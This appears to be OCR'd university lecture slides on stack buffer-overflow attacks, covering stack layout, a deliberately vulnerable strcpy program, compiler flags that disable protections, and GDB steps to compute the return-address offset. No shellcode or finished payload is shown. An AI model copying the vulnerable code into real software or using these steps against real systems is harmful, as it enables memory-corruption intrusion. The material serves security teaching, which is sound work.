

Buffer-Overflow Attacks and Countermeasures

(Return-to-libc)


SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

Memory Layout






```
int x = 100;
int main()
{
   // data stored on stack
   int  a=2;
   float b=2.5;
   static y;

   // allocate memory on heap
   int *ptr = (int *) malloc(2*sizeof(int));

   // values 5 and 6 stored on heap
   ptr[1]=5;
   ptr[2]=6;

   // deallocate memory on heap
   free(ptr)

   return 1;
}
```



Virtual Address vs. Physical Address



Stack Layout


❖ Stack Frame

```
void func(int a, int b)
{
   int x,y ;
   x = a + b;
   y = a - b;
}
```


❖ Frame Pointer

```
   movl   12(%ebp), %eax
   movl   8(%ebp), %edx
   addl   %edx, %eax
   movl   %eax, -8(%ebp)
```

12(%ebp) = %ebp + 12




f → g → m



Frame Pointer and Function Call Chain


Call chain: `main() --> foo() --> bar()`




```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

In-Class Exercise

Please draw the stack layout when we are in function foo( )




```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```



Buffer-Overflow Vulnerability

SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE


Copy Data to Buffer



```
#include <string.h>
#include <stdio.h>

void main ()
{
  char src[40]="Hello world \0 Extra string";
  char dest[40];

  // copy to dest (destination) from src (source)
  strcpy (dest, src);
}
```


Buffer Overflow

```
#include <string.h>

void foo(char *str)
{
   char buffer[12];

   /* The following statement will result in buffer overflow */
   strcpy(buffer, str);
}

int main()
{
   char *str = "This is definitely longer than 12";
   foo(str);

   return 1;
}
```



1. invalid instructin
2. non-existing address
3. access violation
4. other (

What Can We Do?




privileged program — Set-UID : root ✓
server : root ✓

code injection


Launch the Attack

An Example of a Vulnerable Program

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```



Challenges




Stack
fixed position
A
Address
malicious code (shellcode)
user input
("badfile")
&buffer
RA
4
ebp
?
100
buffer[]
X
X
32-bit #
PC
call
pc+□
32-bit
2^{32}

Finding the Offset and Addresses

❖ Running GDB

① ② /bin/sh → /bin/dash /bin/bash

turn off randomization




```
seed@ubuntu:~$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
seed@ubuntu:~$ touch badfile
seed@ubuntu:~$ gdb stack_dbg
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
  ... (some information is ommitted) ...
(gdb) b foo
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
Starting program: /home/seed/Documents/BufOverflow/stack_dbg

Breakpoint 1, foo (str=0xbffff117 "...") at stack.c:14
14      strcpy(buffer, str);
```

/bin/sh → zsh

❖ Finding the addresses


0x78 +0x88 bof

→ 0x0100




```
(gdb) p $ebp
$1 = (void *) 0xbffff188
(gdb) p &buffer
$2 = (char (*)[100]) 0xbffff11c
(gdb) p 0xbffff188 - 0xbffff11c
$3 = 108
(gdb) quit
```


108 + 4 = 112



Constructing the Array



Shellcode



SYRACUSE UNIVERSITY ENGINEERING & COMPUTER SCIENCE

